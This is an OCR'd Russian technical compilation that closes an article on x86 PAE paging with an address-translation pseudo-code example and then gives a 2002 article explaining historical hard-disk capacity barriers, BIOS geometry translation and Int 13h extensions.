


Рисунок 4. Элемент таблицы каталогов.

Но что же теперь содержит CR3?

CR3

Нетрудно догадаться, что CR3 (отныне именуемый PDPTR(Page Directory Pointer Table Register)) содержит физический адрес таблицы каталогов. Соответственно, изменен его формат. Старшие 27 бит CR3 теперь содержат физический адрес таблицы каталогов, два из младших пяти бит управляют кэшированием, три зарезервировано, а значит, адрес таблицы каталогов таблиц должен

быть выровнен по границе 32 байта. Т.к. размер CR3 не изменился, то таблица каталогов должна находиться в пределах 32битного адресного пространства.




Рисунок 5. Регистр CR3.

Немного "математики"

При использовании PAE 32битное адресное пространство как бы разбивается на 4 части, каждую часть обслуживает свой каталог и таблица страниц. Это происходит за счет того, что количество элементов в каталоге и таблице уменьшено вдвое. И если раньше один каталог и 1024 таблицы страниц на каждый элемент каталога охватывали 32битное адресное пространство целиком, то теперь каждый каталог содержит 512 (2^9) указателей на таблицы страниц, таблица страниц, в свою очередь, содержит 512 (2^9) физических адресов. Значит, каталог и таблица страниц, теперь охватывают 2^9 * 2^9 * 2^12(размер страницы не изменился) = 2^30, т.е. 1 гигабайт. Таким образом, адреса 0 -- 3FFF FFFF обслуживает первый элемент таблицы каталогов таблиц, 4000 0000 - 7FFF FFFF -- второй, 8000 0000 - BFFF FFFF -- третий и C000 0000 - FFFF FFFF -- четвертый.

Каким путем адресовать данные выше четырех гигабайт?

Пятикнижие Интелово предлагает нам создать каталог и таблицы страниц, которые преобразуют виртуальный адрес в физический, лежащий выше четырех гигабайт, и когда нам потребуется чтение/запись этих адресов, подменять элемент таблицы каталогов, либо менять регистр CR3 целиком. Однако, аффтар думает, что никто не запрещает направить за пределы четырех гигабайт всего одну страницу, либо элемент каталога, что позволит обращаться к большим адресам "окнами" по 4 килобайта, либо 2 мегабайта соответственно.

Немного практики

К сожалению, далеко не все читатели (как, впрочем, и я) являются счастливыми обладателями планок памяти объемом более четырех гигабайт, и, соответственно, не могут проверить работу режима PAE на практике. Однако, никто не запрещает нам отследить путь, который проделывает процессор, преобразовывая линейный адрес при включенном PAE. Допустим, у нас есть адрес:




Рисунок 6. Интерпретация бит линейного адреса. Пример.

Первым делом, процессор извлечет индекс таблицы каталогов из двух старших бит (в нашем случае это "1", т.е. второй элемент), и выделит адрес каталога из соответствующего элемента. Затем преобразование осуществляется как обычно: следующие 9 бит определяют индекс PDE в каталоге (в нашем случае "4"), полученный PDE содержит базу таблицы страниц, следующие 9 бит -- индекс PTE (в нашем случае "1"). Из этого элемента PTE будет извлечен физически адрес страницы. Допустим, это будет 1 0000 0000. Теперь процессор складывает полученное значение с двенадцатью младшими битами линейного адреса. В результате мы получим физический адрес 1 0000 000C, который и будет подан на шину адреса. Чтобы сделать процесс преобразования более наглядным, приведем алгоритм преобразования линейного адреса в физический на псевдо-C:

```
qword get_phys_addr(dword addr)
{
```

```
    dword PDT_addr,          /* Физический адрес таблицы каталогов */
          PDT_element_index, /* Индекс элемента таблицы каталогов */
          PDT_element_addr,  /* Физический адрес элемента таблицы каталогов */
          PDE_index,         /* Индекс элемента каталога таблиц */
          PTE_index;         /* Индекс элемента таблицы страниц */
    qword PD_addr,           /* Физический адрес каталога таблиц */
          PDE_addr,          /* Физический адрес элемента каталога таблиц */
          PT_addr,           /* Физический адрес таблицы страниц */
          PTE_addr,          /* Физический адрес элемента таблицы страниц */
          phys_addr;         /* Преобразованный физический адрес */

    PDT_addr = CR3
    PDT_addr &= 1111 1111 1111 1111 1111 1111 1110 0000 /* Нас интересуют только старшие 27 бит CR3
    */
    PDT_element_index = addr & 1100 0000 0000 0000 0000 0000 0000 0000 /* Выделим из адреса индекс
    элемента таблицы каталогов */
    PDT_element_addr = PDT_addr + PDT_element_index * 0x40 /* Получим физический адрес элемента
    таблицы каталогов */
    PD_addr = *PDT_element_addr /* Из элемента таблицы каталогов получим адрес каталога */
    PD_addr &= 1111 1111 1111 1111 1111 1111 0000 0000 0000 /* Нас интересуют лишь старшие 24 бита
    физ. адреса каталога */

    PDE_index = addr & 11 1111 1110 0000 0000 0000 0000 0000 /* Выделим из адреса индекс элемента
    каталога */
    PDE_addr = PD_addr + PDE_index * 0x8; /* Получим физический адрес элемента каталога */
    PT_addr = *PDE_addr /* Из элемента каталога получим адрес таблицы страниц */
    PT_addr &= 1111 1111 1111 1111 1111 1111 0000 0000 0000 /* Нас интересуют лишь старшие 24 бита
    физ. адреса таблицы страниц */

    PTE_index = addr & 1 1111 1111 0000 0000 0000 /* Выделим из адреса индекс элемента таблицы
    страниц */
    PTE_addr = PT_addr + PTE_index * 0x8; /* Получим физический адрес элемента таблицы страниц */
    phys_addr = *PTE_addr /* Из элемента каталога таблиц получим физический адрес страницы */
    phys_addr &= 1111 1111 1111 1111 1111 1111 0000 0000 0000 /* Нас интересуют лишь старшие 24
    бита физ. адреса */

    phys_addr += addr & 1111 1111 1111 /* Добавим к физ. адресу страницы смещение в странице, и
    физический адрес готов! */

    return phys_addr
}
```

2 мегабайта

Однако, на этом чудеса PAE не заканчиваются. PAE предлагает еще одну опцию преобразования адреса: с увеличенным размером страниц. Что будет, если избавиться от таблицы страниц, оставив только таблицу каталогов и сами каталоги, а значение физического адреса брать прямо из элемента каталога? В этом случае у нас останется "свободными" 21 нижний бит линейного адреса, что приведет к созданию страниц размером 2 мегабайта. При этом, старшие 11 бит линейного адреса в процессе преобразования будут заменены на 15 старших бит физического, взятых из соответствующего элемента каталога (рисунок 7). Младшие 21 бит линейного адреса при этом являются смещением в странице.




Рисунок 7. Интерпретация бит линейного адреса с размером страниц 2 мегабайта.

Формат элемента каталога в этом случае будет следующим:




Рисунок 8. Элемент каталога таблиц при размере страниц 2 мегабайта.

Выбор размера страницы осуществляется флагом PS элемента каталога. Значение "0" означает, что каталог ссылается на таблицу страниц, размер страницы при этом остается 4 килобайта, "1" означает, что размер страницы, подчиненной элементу каталога, равен двум мегабайтам, и физический адрес следует брать прямо из элемента каталога. Таким образом возможно смешивать четырех -килобайтные и двух-мегабайтные страницы в одном каталоге. Размещение данных в страницах разного размера имеет два преимущества:

1. Большие объемы данных лучше держать в страницах размером 2 мегабайта, т.к. это потенциально позволит уменьшить количество исключений неприсутствия страницы при работе с данными.
2. Преобразованные линейные адреса четырех-килобайтных и двух-мегабайтных страниц хранятся в разных TLB кэшах, что позволяет каждому TLB кэшу содержать больше преобразованных адресов одновременно.

Итак, подведем итоги по PAE

PAE позволяет адресовать до шестидесяти четырех гигабайт физического адресного пространства отображая 32битные адреса на 36битное физическое адресное пространство. Это происходит путем замены старших двадцати бит линейного адреса на двадцать четыре бита физического адреса, позволяя странице, таблице страниц, каталогу таблиц, таблице каталогов, либо всему 32битному пространству отображаться в любую область 36битного адресного пространства. При этом возможен выбор размера страниц между четырьмя килобайтами и двумя мегабайтами.

P.s. Спасибо zloi bandit за полезные замечания!

15. Диски, приводы и электроника

Бег с препятствиями - барьеры на пути увеличения объема дисков

Автор: Белоусов Аркадий

Дата: 2002-06-16

Последние годы характерны невероятным ростом объемов и скорости жестких дисков. Из-за постоянно снижающихся цен на диски и растущих при этом потребностей программного обеспечения, целый класс машин от 486-х до Pentium может приобрести “вторую молодость” при замене жестких дисков на более современные. Однако замене дисков могут помешать ограничения на объемы HDD, присущие программному и аппаратному обеспечению компьютеров, не рассчитанному на такие скорости роста. Данная статья раскрывает проблемы, возникающие при замене IDE- и Enhanced IDE-дисков на компьютерах с BIOS, датированных 1992…1998 г.г.

ИНТЕРФЕЙС INT 13H

При проектировании PC, специалисты IBM разместили интерфейс к дискам в системном BIOS. Когда приложение желает прочитать или записать данные на диск, оно вызывает DOS. DOS, зная структуру диска и место, где расположен требуемый файл, вычисляет CHS-адрес (Cylinder/Head/Sector — трек/поверхность/сектор) и вызывает BIOS через Int 13h. BIOS исполняет запросы на чтение и запись по заданному CHS-адресу, обращаясь к контроллеру диска через порты ввода/вывода (I/O — input/output). Затем результат передается DOS, который “отдает” его обратно приложению. Эта схема делает диски в DOS аппаратно независимыми, оставляя аппаратную специфику на откуп BIOS.

Традиционный интерфейс BIOS Int 13h имеет следующие ограничения: 1024 трека, 256 поверхностей и 63 сектора на треке (традиционно счет секторов начинается с единицы, а не с нуля, поэтому секторов 63, а не 64). При 512 байтах в секторе это в сумме дает до 8064 Мб (почти 8 Гб)!

Обратите внимание, мегабайт (Мб) — это 1048576 (т.е. 1024x1024), а не 1000000 байтов. Значение 1000000 для обозначения мегабайта обычно любят использовать производители дисков, поскольку это дает несколько большие значения объема. Но это только “замутняет” картину, поэтому будьте аккуратны с их заявлениями.

ГРАНИЦА В 504 МБ

Первая известная граница объема жесткого диска — 504 Мб (528482304 байта) — обусловлена тем, что спецификации ATA (IDE) имеют ограничения, отличные от ограничений BIOS. Когда традиционный интерфейс BIOS Int 13h используется для управления IDE-дисками, ограничения комбинируются следующим образом (табл.1).

Максимум	BIOS	IDE	Общее ограничение
Секторов/трек	63	255	63
Поверхностей	256	16	16

Максимум	BIOS	IDE	Общее ограничение
Треков	1024	65536	1024
Объем	8064 Мб	127,5 Гб	504 Мб

Для преодоления барьера в 504 Мб требуется реализовать одно из следующих решений:

• использовать транслирующий (Enhanced) BIOS;
• применить карту с BIOS, который перенаправляет на себя интерфейс Int 13h;
• использовать программное обеспечение типа Disk Manager от Ontrack или EZ-Drive от StorageSoft (ранее Micro House).

Начнем с последнего. Программное обеспечение требует для себя драгоценной оперативной памяти, а также поддержки со стороны операционной системы для размещения в памяти. Решение с дополнительной картой требует только выделения “окна” в области адресов от A000h до EFFFh, во всем остальном оставаясь идентичным решению с транслирующим BIOS. Наконец, решение с транслирующим BIOS является идеальным решением, не требующим более никаких усилий по преодолению барьера в 504 Мб или изменений в аппаратуре или программном обеспечении, использующем BIOS.

ТРАНСЛИРУЮЩИЙ BIOS

Традиционный интерфейс BIOS Int 13h передает CHS-адрес непосредственно в контроллер диска, создавая таким образом барьер в 504 Мб в случае IDE-дисков. Транслирующий же BIOS может переводить CHS-адрес либо в другую геометрию, либо в LBA (Logical Block Address — логический адрес блока). Соответственно, используемый при вызове BIOS CHS-адрес теперь называется L-CHS (логический CHS), а используемый BIOS для управления устройством CHS-адрес называется P-CHS (физический CHS).

Первый метод прямо переводит L-CHS в P-CHS. Согласно спецификациям ATA-2, IDE-устройства объемом до 8 Гб подчиняются ограничению в 63 сектора на трек. На устройствах объемом больше 504 Мб с максимум 16 поверхностями (ограничение IDE) только количество треков будет больше 1024 (ограничение BIOS). Это дает простую схему трансляции CHS, в которой количество треков делится на 2, 4, 8 или 16, а количество поверхностей умножается на тот же коэффициент. При этом количество секторов на трек остается неизменным. Максимальный объем будет зависеть от количества секторов на трек и равен ограничению BIOS в 8064 Мб, если устройство имеет 63 сектора на трек (табл.2).

Реальные	Реальные	Измененные	Измененные	Максимальный объем (Мб)
Cylinders	Heads	Cylinders	Heads	Максимальный объем (Мб)
1<C<1024	1<H<16	C=C	H=H	504
1024<C<2048	1<H<16	C=C/2	H=H*2	1008
2048<C<4096	1<H<16	C=C/4	H=H*4	2016
4096<C<8192	1<H<16	C=C/8	H=H*8	4032
8192<C<16384	1<H<16	C=C/16	H=H*16	8064

Пример. Устройство объемом 2014 Мб имеет геометрию CHS 4092x16x63, которая будет транслирована в геометрию 1023x64x63, приемлемую для интерфейса Int 13h. Другими словами, DOS (или любая другая ОС, использующая интерфейс BIOS Int 13h для тех же целей) “думает”, что

имеет дело с устройством, имеющим 1023 трека, 64 поверхности и 63 сектора на трек, в то время как BIOS управляет устройством с первоначальной геометрией.

Устройство, которое имеет 16 поверхностей и более 8192 треков (т.е. объемом больше 4 Гб) будет транслировано в геометрию с 256 поверхностями. Это является проблемой, поскольку DOS не может работать с 256 поверхностями, но она имеет простое решение (см. раздел “Граница в 4 Гб”).

Поскольку коэффициент трансляции равен степени двойки, BIOS может выполнять трансляцию простым битовым сдвигом адресов треков и поверхностей на одну и более позиций вправо и влево соответственно. Поэтому эта трансляция также известна как bit-shifting translation.

Второй метод трансляции используется при работе с устройствами, допускающими обращение с LBA. При LBA все сектора последовательно пронумерованы, и P-CHS более не используется — BIOS посылает в устройство вместо P-CHS номер сектора (читай — LBA). Однако DOS продолжает работать с CHS-адресами, поэтому BIOS вычисляет искусственный L-CHS и предъявляет эту геометрию DOS. L-CHS вычисляется из общего объема (табл.3).

Объем	Sectors	Heads	Cylinders
1 байт<X< 504 Мб	63	16	X/(512*63*16)
504 Мб<X<1008 Мб	63	32	X/(512*63*32)
1008 Мб<X<2016 Мб	63	64	X/(512*63*64)
2016 Мб<X<4032 Мб	63	128	X/(512*63*128)
4032 Мб<X<8032,5 Мб	63	255*	X/(512*63*255)

Из табл.3 видно, что количество секторов на трек всегда равно 63, а количество поверхностей равно 16 или кратно этому значению. Соответственно, количество треков вычисляется делением общего объема в байтах на количество байтов в треке. Этот метод трансляции называется LBA-assisted.

Последняя строка табл.3 показывает, что устройство объемом более 4 Гб должно быть транслировано в геометрию с 255 поверхностями вместо 256. Это позволяет избежать проблем, когда DOS не может работать с 256 поверхностями (см. раздел “Граница в 4 Гб”).

Описанные методы трансляции дают одинаковую L-CHS-геометрию, за исключением тех случаев, когда устройство имеет меньше 63 секторов на трек. Метод LBA всегда назначает 63 сектора на трек и, в отличие от метода bit-shifting, не ставит ограничений на сообщаемую геометрию устройства (P-CHS). Однако bit-shifting остается единственным методом, если устройство не может работать с LBA, а большинство транслирующих BIOS требуют указания значений P-CHS в настройках BIOS.

При любом методе трансляции BIOS обеспечивает доступ к секторам в том же порядке, как и при “нетранслированном” доступе. Однако так может быть не всегда, поэтому ОПАСНО менять метод трансляции для уже форматированного устройства!

ЯВЛЯЕТСЯ ЛИ BIOS ТРАНСЛИРУЮЩИМ?

Теперь, когда теоритические основы рассмотрены, самое время ответить на вопрос из заголовка. Вначале следует проверить дату создания BIOS — если она от 7/94 или более поздняя, то шансы, что BIOS транслирующий, довольно высоки. Во-вторых, можно проверить BIOS SETUP на наличие типа устройства User defined и выбора режима трансляции. Режимы LARGE или ECHS обычно указывают на метод bit-shifting, режим LBA указывает, что BIOS поддерживает метод LBA-assisted.

Но чтобы выяснить точно, необходимо исследовать HDPT (Hard Disk Parameter Table - таблица параметров жесткого диска). BIOS содержит эту 16-байтов таблицу для каждого физического диска. Если BIOS поддерживает трансляцию, то используется разновидность этой таблицы EDPT (Enhanced Disk Parameter Table). Данные из HDPT/EDPT доступны через Int 13h/8h и Int 13h/48h, а для совместимости со старым программным обеспечением указатели на HDPT для двух первых устройств сохраняются в векторах прерывания 41h и 46h. В табл.4 показано, что хранится в HDPT и EDPT.

Offset	Type	HDPT	EDPT
0	Word	Physical Cylinders	Logical Cylinders, limit 1024
2	Byte	Physical Heads	Logical Heads, limit 256
3	Byte	Reserved	A0h Signature, indicating EDPT
4	Byte	Reserved	Physical Sectors/Track
5	Word	Precompensation (Obsolete)	Precompensation (Obsolete)
7	Byte	Reserved	Reserved
8	Byte	Drive Control Byte	Drive Control Byte
9	Word	Reserved	Physical Cylinders, limit 65536
11	Byte	Reserved	Physical Heads, limit 16
12	Word	Landing Zone (Obsolete)	Landing Zone (Obsolete)
14	Byte	Physical Sectors/Track	Logical Sectors/Track, limit 63
15	Byte	Reserved	Checksum

Если для некоторого устройства BIOS построил EDPT, то это транслирующий BIOS! Просмотреть EDPT можно с помощью утилиты WDTBLCHK от Western Digital, доступной в виде самораспаковывающегося архива CHKBIOS.EXE по адресам http://web.inter.nl.net/hcc/J.Steunebrink/chkbios.exe [56 Кб] или

http://web.inter.nl.net/hcc/J.Steunebrink/chkbios.exe

Однако здесь есть проблема — некоторые транслирующие BIOS строят EDPT вместо HDPT только если устройство доступно в транслирующем режиме. В этом случае можно использовать “трюк” с указанием фиктивного устройства в настройках BIOS и игнорированием сообщения об отсутствии соответствующего устройства. После этого можно утилитой WDTBLCHK проверять корректность трансляции. Если это работает, то данную процедуру можно повторить с различными значениями CHS, чтобы проверить граничные значения транслирующих алгоритмов. Можно указать 2047x16x63/2048x16x63 для 1 Гб, 4095x16x63/4096x16x63 для 2 Гб, 8191x16x63/8192x16x63 для 4 Гб и 16320x16x63 для 8 Гб (последнее значение должно быть транслировано в 1024x255x63 в режиме LBA).

Наконец, если BIOS поддерживает расширение Int 13h от IBM/Microsoft, то этот BIOS автоматически поддерживает и трансляцию. Такие BIOS появились в 1995 г. (см. раздел “Расширение Int 13h”).

ГРАНИЦА В 2 ГБ

Все основные производители жестких дисков сообщили об ограничении BIOS в 2 Гб. Оказалось, что некоторые выпущенные до мая 1996 г. транслирующие BIOS имеют проблемы с трансляцией устройств, имеющих более 4095 треков, что ограничивает допустимый объем величиной 2015 Мб (около 2 Гб).

Чтобы обойти и это ограничение, многие производители дисков поставляют со своими дисками программное обеспечение типа Disk Manager или EZ-Drive. Однако лучше произвести апгрейд BIOS.

Для рассматриваемых BIOS “сценарий” проблемы может быть следующим:

• BIOS может видеть не более 4095 треков, усекая из-за этого доступный объем до 2015 Мб;
• BIOS использует только младшие 12 бит из 16-битного значения треков, из-за чего теряются 2015 Гб и больше от объема диска, если диск больше 2 Гб!;
• BIOS вызывает зависание системы при загрузке, если в настройках BIOS указан счетчик треков более 4095.

Для первых двух случаев мне не известен надежный метод выявления ограничения в 2 Гб помимо подключения устройства с более чем 4095 треками. Но проблему также может выявить “трюк” с определением транслирующего BIOS, описанный в предыдущем разделе. BIOS, датированные маем 1996 г. или более поздние, должны быть свободны от этой проблемы и должны поддерживать трансляцию до 8 Гб.

К ограничению в 2 Гб относится и ограничение показываемого размера диска в Award BIOS. Все Award BIOS, датированные июлем 1994 г. и позднее, корректно поддерживают LBA-трансляцию до 8 Гб. Однако в BIOS, датированных до января 1996 г., имеется ошибка — в настройках BIOS и при загрузке, для дисков размером 2016, 4032 и 6048 Мб, показываемый объем стартует с нуля. Это похоже на описанное ограничение в 2 Гб, но в действительности — это ошибка в процедуре вычисления объема диска, не влияющая на поддержку BIOS больших дисков. Для таких Award v4.50(P)(G) BIOS просто следует использовать HDD AUTO DETECTION, выбирать пункт с LBA и пренебрегать неправильным показом объема диска.

ГРАНИЦА В 4 ГБ

Да, имеется и еще одно ограничение! На самом деле это проблема операционных систем, но подходящий путь обхода этой проблемы — учесть ее в системном BIOS. Дело в том, что в DOS и в Windows 95/98 есть ограничение в 255 поверхностей на устройство, и транслированная геометрия в 256 поверхностей будет соответственно создавать проблемы. Это происходит, когда устройство имеет 16 поверхностей и более чем 8192 треков (объем больше 4032 Мб).

Как было показано в разделе “Транслирующий BIOS”, для устройств объемом больше 4032 Мб BIOS должен при методе LBA транслировать геометрию в 255 поверхностей вместо 256. Если же BIOS этого не делает, можно использовать метод bit-shifting (ECHS или LARGE в настройках BIOS) со следующим “трюком”:

• указать значения CHS-устройства в настройках CMOS или выполнить HDD AUTO DETECTION и пока не выбирать режим трансляции;
• уменьшить число поверхностей с 16 до 15;
• умножить количество треков на 16, разделить на 15 и отбросить дробную часть;
• заменить количество треков на вычисленное большее значение;
• выбрать режим bit-shifting (ECHS, LARGE);

• сохранить настройки CMOS, разбить диск на разделы и отформатировать его.

С этим “трюком” будет использоваться транслированная геометрия с 15*16=240 поверхностями. Это ограничивает максимальный L-CHS в 1024x240x63, что эквивалентно объему 7560 Мб.

РАСШИРЕНИЕ INT 13H — ПРЕОДОЛЕВАЯ БАРЬЕР В 8 ГБ

При той скорости, с которой развиваются технологии жестких дисков, встала проблема с IDE-устройствами, выходящими за ограничение интерфейса Int 13h в 8 Гб. Единственным способом преодолеть это ограничение является отход от CHS-адресации в пользу прямого LBA-интерфейса (SCSI-устройства используют разновидность LBA-интерфейса уже много лет).

LBA работает с 64-битным адресом сектора, так что (теоретически) доступен потрясающий объем в 8796093022208 Гб! Однако из-за свойств интерфейса ATA только младшие 28 битов адреса могут быть использованы в IDE-устройствах, что дает ограничение в 127 Гб. Это ограничение пока не преодолено для IDE-устройств, хотя уже доступны одиночные устройства со 180 Гб “на борту”.

Windows 95/98 готовы к преодолению барьера в 8 Гб, поскольку уже используют LBA внутри. Исключая “Безопасный режим” или “Режим совместимости”, дисковый драйвер защищенного режима обходит интерфейс BIOS Int 13h и может обращаться к диску непосредственно с использованием LBA.

Чтобы сохранить совместимость с операционными системами, которые все еще используют CHS-адресацию при вызове BIOS (включая Windows 95/98 во время загрузки), требуется расширение интерфейса BIOS Int 13h (как и доработка под это расширение собственно программного обеспечения). И здесь на сцену выходит расширение Int 13h от IBM/Microsoft. Эта спецификация придает интерфейсу Int 13h новую функциональность, принципиально отличающуюся от традиционного интерфейса, и позволяет вызывать BIOS непосредственно с указанием LBA.

BIOS с расширением Int 13h от IBM/Microsoft поддерживают устройства как без LBA, так и с LBA, предлагая разные методы трансляции: прямую CHS-адресацию (нормальный режим); трансляцию L-CHS в P-CHS; трансляцию L-CHS в LBA; прямую LBA-адресацию; трансляцию LBA в P-CHS. BIOS с расширением также поддерживают до 4 или 8 устройств, включая устройства со сменными носителями, и их можно найти в большинстве современных компьютеров. BIOS, датированные январем 1998 г. или позднее, обычно уже поддерживают расширение Int 13h.

Чтобы определить наличие расширения BIOS, можно использовать утилиту EXTBIOS:

http://web.inter.nl.net/hcc/J.Steunebrink/extbio13.zip [6 Кб].

Как и в случае с барьером в 504 Мб, требуется реализовать одно из следующих решений для преодоления барьера в 8 Гб при отсутствии поддержки расширения Int 13h:

• провести апгрейд BIOS;
• применить карту с BIOS, поддерживающим расширение Int 13h и перенаправляющим на себя интерфейс Int 13h;
• использовать программное обеспечение типа Disk Manager или EZ-Drive.

Теперь, если имеется расширение Int 13h, что еще требуется для преодоления барьера в 8 Гб? Для этого необходима ОС, умеющая адресовать устройство с LBA — либо непосредственно в защищенном режиме, либо через расширенный интерфейс BIOS Int 13h. Windows 95 (все версии), Windows 98, Windows NT 4.0 (с SP4), Linux, OS/2 Warp 3 и 4 (на HPFS) готовы к этому. Однако MS-DOS 5.0 и 6.x, Windows 3.x и Windows NT 3.x по-прежнему ограничены 8 Гб.

Последний, но не менее важный момент — требуется утилита разбиения диска на разделы, умеющая создавать разделы выше границы 8 Гб и с новыми типами 0Eh и 0Fh (FAT16) или 0Bh и 0Ch (FAT32) и автоматически выбирающая новый тип раздела вместо старого при наличии расширения Int 13h.

Стоит ли говорить, что новые типы разделов невидимы для старых версий DOS и что совместимость была принесена в жертву во имя прогресса.

MS-DOS, WINDOWS И ДИСКИ

Помимо ограничений аппаратуры и системного программного обеспечения (BIOS), операционные системы (ОС) также устанавливают свои ограничения на объем дисков. Об ограничении на 255 поверхностей было сказано выше. Посмотрим, какие же еще ограничения в работе с дисками идут от ОС фирмы Microsoft — ведь именно они во многом определили нынешнее положение дел.

Поддержка жестких дисков в MS-DOS началась с версии 2.0 с введением понятия раздела. Единственный раздел на диске с файловой системой FAT12 имел тип 01. FAT12 используется до сих пор (например, для дискет). В MS-DOS 3.0 ввели новый тип раздела — 04 — с файловой системой FAT16, позволяющей иметь больше файлов (65525 вместо 4085) с кластерами меньшего размера и потому более эффективным использованием дискового пространства. Однако размер этого раздела остался ограничен 32 Мб (из-за того что Int 25/26 в MS-DOS могли адресовать только 65535 секторов по 512 байтов).

В MS-DOS 3.3 появилась возможность иметь на диске более одного раздела за счет введения нового типа незагружаемого раздела 05 (Extended), который содержит в себе другие разделы. Таким образом, на диске могут находиться один первичный (primary) раздел и один дополнительный (extended), включающий до 23 логических (logical) разделов, доступных через буквы от C до Z. Однако стратегия назначения букв получилась “корявой” — сначала буква назначается первичному разделу на первом диске, затем первичному разделу на втором, и только потом буквы назначаются логическим разделам. Неудобство здесь в том, что при временной установке второго диска с первичным разделом все логические разделы с первого диска сдвигаются на одну букву.

В MS-DOS 4.0 ввели тип раздела 06. Это тоже раздел с FAT16, но ограничения Int 25/26 сняты, и он может иметь размер до 2047 Мб (ограничение FAT16, исходящее из того, что в разделе может быть только 65525 кластеров по 32 Кб). Windows NT поддерживает разделы FAT16 с кластерами по 64 Кб, но DOS и Windows не работают с таким размером кластера.

В MS-DOS 5.0 была введена поддержка до 8 устройств (вместо 2) и более одного первичного раздела на диске. Но стратегия назначение букв разделам осталась “корявой” — теперь буквы сначала назначаются первым первичным разделам на всех дисках, затем логическим разделам на всех дисках, и наконец — прочим первичным разделам на всех дисках.

В Windows 95 для поддержки дисков объемом больше 8 Гб были введены новые типы разделов — 0Eh и 0Fh. Эти типы ничем не отличаются от 06 и 05 (так же как и 06 не отличается от 04), но предполагают для своего использования обращение к расширению интерфейса BIOS Int 13h, как об этом говорилось выше.

